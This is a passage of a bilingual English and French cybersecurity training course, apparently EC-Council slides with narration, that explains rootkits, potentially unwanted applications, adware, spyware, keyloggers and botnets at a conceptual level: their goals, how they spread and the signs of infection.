

Objectives of a rootkit:

- ➊ To **root** the host system and **gain remote backdoor** access
- ➋ To mask **attacker tracks** and presence of malicious applications or processes
- ➌ To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- ➍ To store other **malicious programs** on the system and act as a server resource for bot updates

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Rootkits

Les rootkits sont des logiciels conçus pour accéder à un ordinateur sans être détectés. Ce sont des logiciels malveillants qui aident les attaquants à obtenir un accès non autorisé à un système distant et à réaliser des activités malveillantes. L'objectif d'un rootkit est d'obtenir les priviléges de l'utilisateur root d'un système. En se connectant en tant qu'utilisateur root d'un système, un attaquant peut effectuer diverses tâches telles que l'installation de logiciels ou la suppression

de fichiers. Il fonctionne en exploitant les vulnérabilités du système d'exploitation et de ses applications. Il met en place un accès dans le système d'exploitation par une porte dérobée, grâce à laquelle il peut éviter le mécanisme de connexion standard.

Une fois que l'accès root a été activé, un rootkit peut tenter de dissimuler les traces d'un accès non autorisé en modifiant les pilotes ou les modules du noyau et en supprimant les processus actifs. Les rootkits remplacent certains appels et utilitaires du système d'exploitation par leurs propres versions modifiées de ces routines qui, à leur tour, compromettent la sécurité du système cible en exécutant des fonctions malveillantes. Un rootkit typique comprend des programmes de porte dérobée, des programmes DDoS, des analyseurs de paquets, des utilitaires d'effacement de journaux, des bots IRC, etc.

Les rootkits sont utilisés pour cacher des virus, des vers, des bots, etc. et sont difficiles à supprimer. Les logiciels malveillants cachés par les rootkits sont utilisés pour surveiller, filtrer ou voler des informations et des ressources sensibles, modifier les paramètres de configuration de l'ordinateur cible et effectuer d'autres actions potentiellement dangereuses.

Les rootkits sont installés par les attaquants après avoir obtenu un accès administrateur, soit en manipulant une vulnérabilité, soit en craquant un mot de passe. Une fois que l'attaquant a obtenu le contrôle du système cible, il peut modifier les fichiers et les logiciels existants qui détectent les rootkits.

Les rootkits sont activés chaque fois que le système est redémarré, avant que le système d'exploitation ne termine son chargement, ce qui rend leur détection difficile. Les rootkits installent entre autres des fichiers cachés, des processus et des comptes d'utilisateur cachés dans le système d'exploitation du système afin de réaliser des activités malveillantes. Ils interceptent les données provenant des terminaux, du clavier et des connexions réseau, et permettent aux attaquants d'extraire des informations sensibles de l'utilisateur ciblé. Les rootkits recueillent les informations sensibles des utilisateurs, telles que les noms d'utilisateur, les mots de passe, les numéros de carte de crédit et les informations relatives aux comptes bancaires, afin de commettre des fraudes ou d'atteindre d'autres objectifs criminels.

Pour planter un rootkit, l'attaquant réalise les actions suivantes :

- Recherche d'ordinateurs et de serveurs vulnérables sur le web.
- Intégration du rootkit dans un package spécial tel qu'un jeu.
- Installation du rootkit sur des ordinateurs publics ou des ordinateurs d'entreprise par le biais de l'ingénierie sociale.
- Lancement d'une attaque de type "zero-day" (escalade de privilèges, exploitation du noyau de Windows, etc.).

Objectifs d'un rootkit :

- Obtenir un accès root sur le système hôte et avoir un accès à distance par une porte dérobée.
- Masquer les traces de l'attaquant et la présence d'applications ou de processus malveillants.

- Collecter des données sensibles, des données de trafic réseau, etc. sur le système, auquel les attaquants peuvent avoir un accès limité ou nul.
- Stocker d'autres programmes malveillants sur le système et s'en servir de serveur de ressources pour les mises à jour de bots.

Potentially Unwanted Application or Applications (PUAs)



Also known as **grayware** or junkware, are potentially harmful applications that may pose **severe risks** to the security and privacy of data stored in the system where they are installed




Installed when downloading and **installing freeware** using a third-party installer or when accepting a misleading license agreement



Covertly **monitor** and **alter the data** or settings in the system, similarly to other malware

Types of PUAs



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Applications ou programmes potentiellement indésirables (PUA pour Potentially Unwanted Application)

Les applications ou programmes potentiellement indésirables (respectivement PUA ou PUP), également appelés grayware/junkware, sont des applications potentiellement dangereuses qui peuvent menacer la sécurité et la confidentialité des données stockées dans le système où elles sont installées. La plupart des PUA proviennent de sources telles que des logiciels parfaitement reconnus mais aussi des applications malveillantes utilisées pour des activités illégales. Les PUA peuvent dégrader les performances du système et compromettre la confidentialité et la sécurité des données. La plupart des PUA sont installées lors du téléchargement et de l'installation de logiciels gratuits à l'aide d'un programme d'installation tiers ou lors de l'acceptation d'un contrat de licence trompeur. Les PUA peuvent surveiller et modifier secrètement les données ou les paramètres du système, comme le font d'autres logiciels malveillants.

Types de PUA

- **Les adwares :** Ces PUA affichent des publicités non sollicitées proposant des produits gratuits et des pop-ups de services en ligne lors de la navigation sur des sites Web. Ils peuvent perturber les activités normales et inciter les victimes à cliquer sur des URL malveillantes. Ils peuvent également émettre de faux rappels concernant des logiciels ou des systèmes d'exploitation obsolètes.
- **Torrent :** Lors de l'utilisation d'applications torrent pour télécharger des fichiers volumineux, l'utilisateur peut être contraint de télécharger des programmes indésirables dotés de fonctions de partage de fichiers peer-to-peer.

- **Marketing** : Les PUA de marketing surveillent les activités en ligne des utilisateurs et envoient les données du navigateur et les informations relatives aux centres d'intérêt personnels aux éditeurs d'applications tierces. Ces applications commercialisent ensuite des produits et des ressources en fonction des centres d'intérêt personnels des utilisateurs.
- **Cryptomining** : Les PUA de cryptomining utilisent les ressources personnelles et les données financières des victimes sur le système et effectuent le minage numérique de crypto-monnaies telles que les bitcoins.
- **Dialers** : Les dialers ou spyware dialers sont des programmes qui s'installent et se configurent automatiquement dans un système pour appeler un ensemble de numéros sans le consentement de l'utilisateur. Les dialers sont à l'origine d'énormes factures de téléphone et sont parfois très difficiles à localiser et à supprimer.

Adware

- ❑ A software or a program that supports advertisements and generates **unsolicited ads and pop-ups**
- ❑ Tracks the cookies and **user browsing patterns** for marketing purposes and collects user data
- ❑ Consumes additional bandwidth, and **exhausts CPU** resources and memory

Indications of Adware

- Frequent system lag
- Inundated advertisements
- Incessant system crash
- Disparity in the default browser homepage
- Presence of new toolbar or browser add-ons
- Slow Internet



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Adware

Un adware désigne un logiciel ou un programme qui diffuse des publicités et qui affiche des annonces et des fenêtres contextuelles (pop-up) non sollicitées. Il analyse les cookies et les habitudes de navigation des utilisateurs à des fins de marketing et pour faire apparaître des publicités. Il recueille les données de l'utilisateur, comme les sites Web visités, afin de personnaliser les publicités. Un adware peut être intégré à un logiciel légitime pour générer des revenus, dans ce cas l'adware est considéré comme une alternative légitime fournie aux clients qui ne souhaitent pas payer pour le logiciel. Dans certains cas, un adware peut être intégré à un logiciel légitime par un pirate informatique pour générer des revenus.

Les logiciels contenant des adwares légitimes offrent généralement la possibilité de désactiver les publicités en achetant une clef d'enregistrement. Les développeurs de logiciels utilisent les adwares comme un moyen de compenser les coûts de développement et d'augmenter les profits. Les adwares leur permettent d'offrir des logiciels gratuitement ou à prix réduit, ce qui leur permet de concevoir, de maintenir et de mettre à jour leurs produits logiciels.

Les adwares nécessitent généralement une connexion Internet pour fonctionner. Les logiciels publicitaires courants sont intégrés à des barres d'outils sur le bureau de l'utilisateur ou fonctionnent conjointement avec le navigateur Web de l'utilisateur. Les logiciels publicitaires peuvent effectuer des recherches avancées sur le Web ou sur le disque dur de l'utilisateur et proposer des fonctions permettant d'améliorer l'organisation des signets et des raccourcis. Les logiciels publicitaires avancés peuvent également inclure des jeux et des utilitaires dont l'utilisation est gratuite mais qui affichent des publicités lors du lancement des programmes. Les utilisateurs peuvent être obligés d'attendre la fin d'une publicité avant de regarder une vidéo YouTube par exemple.

Si les adwares peuvent être bénéfiques en offrant une alternative aux logiciels payants, les attaquants peuvent en abuser pour exploiter les utilisateurs. Lorsque des logiciels publicitaires légitimes sont désinstallés, les publicités doivent cesser. En outre, les logiciels publicitaires légitimes demandent la permission à l'utilisateur avant de collecter ses données. Par contre, lorsque les données de l'utilisateur sont collectées sans son autorisation, le logiciel publicitaire est malveillant. Ce type de logiciel publicitaire est appelé "spyware" et peut porter atteinte à la vie privée et à la sécurité de l'utilisateur. Les logiciels publicitaires malveillants sont installés sur un ordinateur via des cookies, des plug-ins, le partage de fichiers, des freewares et des sharewares. Il consomme de la bande passante supplémentaire et consomme des ressources du processeur et de la mémoire. Les attaquants effectuent des attaques de logiciels espions et collectent des informations sur le disque dur de la victime, comme les sites Web visités ou les frappes du clavier afin d'utiliser ces informations à mauvais escient et de commettre des fraudes.

Symptômes de la présence d'adwares

- **Lenteur fréquente du système :** Si le système est plus lent que d'habitude à réagir, il est possible qu'il soit infecté par un logiciel publicitaire. Les adwares affectent également la vitesse du processeur et consomment de la mémoire, dégradant ainsi les performances.
- **Inondation de publicités :** L'utilisateur est inondé de publicités non sollicitées et de pop-ups dans l'interface utilisateur pendant la navigation. Parfois, les publicités peuvent être très difficiles à fermer, ouvrant la voie à des redirections malveillantes.
- **Plantages fréquents du système :** Le système de l'utilisateur peut se bloquer ou se figer constamment, affichant parfois l'écran bleu de la mort (BSoD).
- **Changement de la page d'accueil par défaut du navigateur :** La page d'accueil du navigateur par défaut change de manière inattendue et redirige vers des pages malveillantes qui contiennent des logiciels malveillants.
- **Présence dans le navigateur d'une nouvelle barre d'outils ou de modules complémentaires :** L'installation d'une nouvelle barre d'outils ou d'un module complémentaire dans le navigateur sans le consentement de l'utilisateur est une indication de la présence de logiciels publicitaires.
- **Internet lent :** Les adwares peuvent entraîner un ralentissement de la connexion Internet, même en utilisation normale, car ils téléchargent d'énormes quantités de publicités et des éléments indésirables en arrière-plan.

Spyware

A stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers

Hides its process, files, and other objects in order to avoid detection and removal

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware (Cont'd)

Spyware Propagation

- 1 Drive-by download
- 2 Masquerading as anti-spyware
- 3 Web browser vulnerability exploits
- 4 Piggybacked software installation
- 5 Browser add-ons
- 6 Cookies

What Does the Spyware Do?

- 1 Steals users' personal information and sends it to a remote server or hijacker
- 2 Monitors users' online activity
- 3 Displays annoying pop-ups
- 4 Redirects a web browser to advertising sites
- 5 Changes the browser's default settings
- 6 Changes firewall settings

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Spyware

Les logiciels espions ou spywares sont des logiciels de surveillance furtive des ordinateurs qui permettent d'enregistrer discrètement toutes les activités des utilisateurs sur un ordinateur cible. Le spyware transmet automatiquement les données recueillies à l'attaquant distant via Internet (par courrier électronique, transfert FTP, par trafic chiffré à un serveur de commande et de contrôle, par HTTP, DNS, etc.). Les journaux ainsi livrés comprennent des informations

très diverses sur le système ciblé, tels que les courriers électroniques envoyés, les sites Web visités, chaque touche du clavier frappée (y compris les logins/mots de passe pour Gmail, Facebook, Twitter, LinkedIn, etc.), les opérations sur les fichiers et les discussions en ligne, les opérations sur les fichiers et les conversations en ligne. Il prend également des captures d'écran à intervalles réguliers comme le ferait une caméra de surveillance dirigée vers l'écran de l'ordinateur. Les logiciels espions ressemblent à un cheval de Troie qui est généralement intégré sous la forme d'un composant caché dans un freeware ou un logiciel téléchargé sur Internet. Il dissimule son processus, ses fichiers et d'autres éléments pour éviter d'être détecté et supprimé.

Les logiciels espions infectent le système d'un utilisateur lorsqu'il visite un site Web frauduleux contenant un code malveillant contrôlé par l'auteur du logiciel espion. Ce code malveillant télécharge et installe automatiquement le logiciel espion sur l'ordinateur de l'utilisateur. Il peut également infecter l'ordinateur en exploitant, par exemple, des failles dans le navigateur/logiciel ou en se rattachant à un logiciel approuvé. Une fois le logiciel espion installé, il surveille les activités de l'utilisateur sur Internet. Cela permet à un attaquant de recueillir des informations sur une victime ou une organisation, telles que des adresses électroniques, des identifiants d'utilisateurs, des mots de passe, des numéros de cartes de crédit et des informations d'identification bancaires.




Figure 3.10 : Schéma de fonctionnement d'un logiciel espion

▪ Propagation des spywares

Comme son nom l'indique, le logiciel espion est installé à l'insu de l'utilisateur ou sans son consentement et cela peut être accompli en "jumelant" le logiciel espion à d'autres applications. Cela est possible car les logiciels espions utilisent des cookies publicitaires, qui constituent l'une des sous catégories de logiciels espions. Les logiciels espions peuvent également infecter votre système lorsque vous visitez un site de diffusion de logiciels espions, dans ce cas, on parle de "drive-by downloading" car le logiciel espion s'installe automatiquement lors de la visite sur le site et qu'un lien est simplement cliqué.

À la suite d'une navigation normale sur le Web ou d'activités de téléchargement, le système peut être infecté par un logiciel espion par accident. Le spyware peut même se faire passer pour un anti-spyware et s'exécuter sur l'ordinateur de l'utilisateur sans

aucun préavis, chaque fois que ce dernier télécharge et installe des programmes groupés avec des spywares.

▪ **Que fait le logiciel espion ?**

Nous avons déjà parlé des logiciels espions et de leur principale fonction, qui consiste à surveiller les activités des utilisateurs sur un ordinateur cible. Nous savons également qu'une fois qu'un attaquant a réussi à installer un logiciel espion sur l'ordinateur d'une victime en utilisant les techniques de propagation évoquées précédemment, il peut effectuer plusieurs actions offensives sur cet ordinateur. Nous allons maintenant examiner plus en détail les capacités des logiciels espions qui contribuent à surveiller les activités des utilisateurs victimes.

Le logiciel espion installé peut aider l'attaquant à effectuer les actions suivantes sur les ordinateurs ciblés :

- Voler les informations personnelles des utilisateurs et les envoyer à un serveur distant.
- Surveiller l'activité en ligne des utilisateurs.
- Afficher des fenêtres contextuelles intempestives.
- Rediriger un navigateur web vers des sites publicitaires.
- Modifier les paramètres par défaut du navigateur et empêcher l'utilisateur de les restaurer.
- Ajouter plusieurs signets à la liste des favoris du navigateur.
- Diminuer le niveau de sécurité global du système.
- Diminuer les performances du système et provoquer une instabilité du logiciel.
- Se connecter à des sites pornographiques distants.
- Placer sur le bureau des raccourcis vers des sites de logiciels espion.
- Voler les mots de passe.
- Vous envoyer des courriers électroniques ciblés.
- Modifier la page d'accueil et empêcher l'utilisateur de la restaurer.
- Modifier les bibliothèques liées dynamiquement (DLL) et ralentir le navigateur.
- Modifier les paramètres du pare-feu.
- Surveiller et faire état des sites Web que vous visitez.

Keylogger

 A keylogger is a program or hardware device that monitors each keystroke as a user types on a keyboard, logs onto a file, or transmits them to a remote location. It allows the attacker to gather confidential information about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Keylogger

Les keyloggers ou enregistreurs de frappe sont des logiciels ou des matériels qui enregistrent les touches frappées sur le clavier d'un ordinateur individuel ou d'un réseau d'ordinateurs. En installant ce keylogger, vous pouvez visualiser à tout moment les séquences de touches tapées sur l'ordinateur de la victime. Le keylogger enregistre presque toutes les frappes sur le clavier et sauvegarde ces informations dans un fichier texte. Comme les keyloggers cachent leurs processus et leur interface, la cible n'est pas au courant de cet enregistrement. Les organisations utilisent les enregistreurs de frappe pour surveiller les activités informatiques de leurs employés. Ils peuvent également être utilisés à la maison par les parents pour surveiller les activités Internet de leurs enfants.

Un keylogger, lorsqu'il est associé à un logiciel espion, permet de transmettre les informations d'un utilisateur à un tiers inconnu. Les attaquants l'utilisent illégalement et à des fins malveillantes, comme le vol d'informations sensibles et confidentielles sur les victimes. Ces informations sensibles comprennent les identifiants de courrier électronique, les mots de passe, les coordonnées bancaires, l'activité des salons de discussion, l'Internet relay chat (IRC), les messages instantanés et les numéros de cartes bancaire. Les données transmises par le biais d'une connexion Internet chiffrée sont également vulnérables à l'enregistrement des frappes, car le keylogger enregistre les frappes avant le chiffrement.

L'enregistreur de frappe est installé sur le système de l'utilisateur de manière invisible par le biais de pièces jointes à des courriels électroniques ou de téléchargements "drive-by" lorsque les utilisateurs visitent certains sites web. Les enregistreurs de frappe physiques se placent entre le clavier et l'ordinateur, ce qui leur permet de ne pas être détectés par le système et d'enregistrer chaque frappe.




Figure 3.11 : Enregistreur de frappe



What a Keylogger can Do?


- Record every keystroke** typed on the user's keyboard
- Capture screenshots** at regular intervals, showing user activity such as typed characters
- Track the activities** of users by logging Window titles, names of launched applications, etc.
- Monitor the online activity** of users by recording addresses of the websites visited
- Record all login names**, bank and credit card numbers, and passwords
- Record online chat** conversations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Que peut faire un keylogger ?

Un enregistreur de frappe peut :

- Enregistrer chaque touche frappée sur le clavier de l'utilisateur.
- Réaliser des captures d'écran à intervalles réguliers, montrant l'activité de l'utilisateur, comme les caractères tapés ou les boutons de souris cliqués.
- Suivre les activités des utilisateurs en enregistrant les titres des fenêtres, les noms des applications lancées et d'autres informations.
- Surveiller l'activité en ligne des utilisateurs en enregistrant les adresses des sites Web visités et les mots-clefs saisis.
- Enregistrer tous les noms de connexion, les numéros de carte bancaire et les mots de passe, y compris les mots de passe cachés ou les données affichées sous forme d'astérisques ou d'espaces vides.
- Enregistrer les conversations en ligne.
- Faire des copies non autorisées des messages électroniques sortants et entrants.



Botnets

Un botnet est un ensemble d'ordinateurs compromis connectés à Internet et destinés à exécuter une tâche distribuée. Les attaquants diffusent des logiciels malveillants qui transforment l'ordinateur d'un utilisateur en un bot, c'est-à-dire un programme ou un système infecté qui effectue des tâches répétitives ou agit comme un agent ou une interface utilisateur pour contrôler d'autres programmes. L'ordinateur infecté effectue alors des tâches automatisées sans l'autorisation de l'utilisateur. Les attaquants utilisent des bots pour infecter un grand nombre d'ordinateurs. Les cybercriminels qui contrôlent les bots sont appelés botmasters. Les bots se répandent sur Internet et recherchent des systèmes vulnérables et non protégés. Lorsqu'un bot trouve un système exposé, il l'infecte rapidement et le signale au botmaster.

Les attaquants utilisent les botnets pour distribuer des spams, mener des attaques par déni de service et des vols d'identité automatisés. Les performances d'un ordinateur qui fait partie d'un botnet peuvent être affectées. Les botmasters utilisent les ordinateurs infectés pour effectuer diverses tâches automatisées. Ils peuvent demander aux systèmes infectés de transmettre des virus, des vers, des spams et des logiciels espions. Les botmasters volent également les informations personnelles et privées des utilisateurs cibles, comme les numéros de carte de crédit, les coordonnées bancaires, les noms d'utilisateur et les mots de passe. Les botmasters lancent des attaques DoS sur des utilisateurs cibles spécifiques et extorquent de l'argent pour rétablir le contrôle des utilisateurs sur les ressources compromises. Les botmasters peuvent également utiliser des bots pour augmenter les revenus publicitaires en cliquant automatiquement sur les publicités Internet.

Les bots pénètrent dans un système cible à l'aide d'une charge utile contenue dans un cheval de Troie ou un logiciel malveillant similaire. Ils infectent le système cible par des

téléchargements furtifs (drive-by-downloads) ou par l'envoi de spams contenant du contenu malveillant.

La figure illustre comment un attaquant lance une attaque DoS basée sur un botnet sur un serveur cible. L'attaquant met en place un centre C&C de bot, puis il infecte une machine (bot) et la compromet. Par la suite, il utilise ce bot pour infecter et compromettre d'autres systèmes vulnérables disponibles sur le réseau, créant ainsi un botnet. Les bots (également appelés zombies) se connectent au centre C&C et attendent des instructions. Par la suite, l'attaquant envoie des commandes malveillantes aux bots par l'intermédiaire du centre C&C. Enfin, conformément aux instructions de l'attaquant, les bots lancent une attaque DoS sur un serveur cible, rendant ses services indisponibles pour les utilisateurs légitimes du réseau.





Figure 3.12 : Attaque DDoS basée sur un botnet



Pourquoi les attaquants utilisent-ils des botnets ?

Les attaquants peuvent utiliser les botnets pour effectuer les opérations suivantes :

- **Des attaques DDoS** : Les botnets peuvent lancer des attaques DDoS, qui consomment la bande passante des ordinateurs de la victime. Les botnets peuvent également surcharger un système, consommant de précieuses ressources du système hôte et compromettant la connectivité du réseau.
- **Spamming** : Les attaquants utilisent un proxy SOCKS pour le spamming. Ils récoltent des adresses électroniques à partir de pages Web ou d'autres sources.
- **Analyser le trafic** : Un analyseur de paquets observe le trafic de données entrant dans une machine compromise. Il permet à un attaquant de recueillir des informations sensibles telles que des numéros de carte de crédit et des mots de passe. L'analyseur réseau permet également à un attaquant de voler des informations d'un botnet et de les utiliser contre un autre botnet. En d'autres termes, les botnets peuvent se voler mutuellement.
- **Keylogging** : Le keylogging est une méthode d'enregistrement des touches tapées sur un clavier, il permet d'obtenir des informations sensibles telles que les mots de passe système. Les attaquants utilisent cette méthode pour récolter des informations de connexion à des services tels que PayPal.
- **Diffusion de nouveaux logiciels malveillants** : les botnets peuvent être utilisés pour diffuser de nouveaux bots.
- **Installation de modules complémentaires publicitaires** : Les botnets peuvent être utilisés pour réaliser une "fraude au clic" en automatisant les clics.

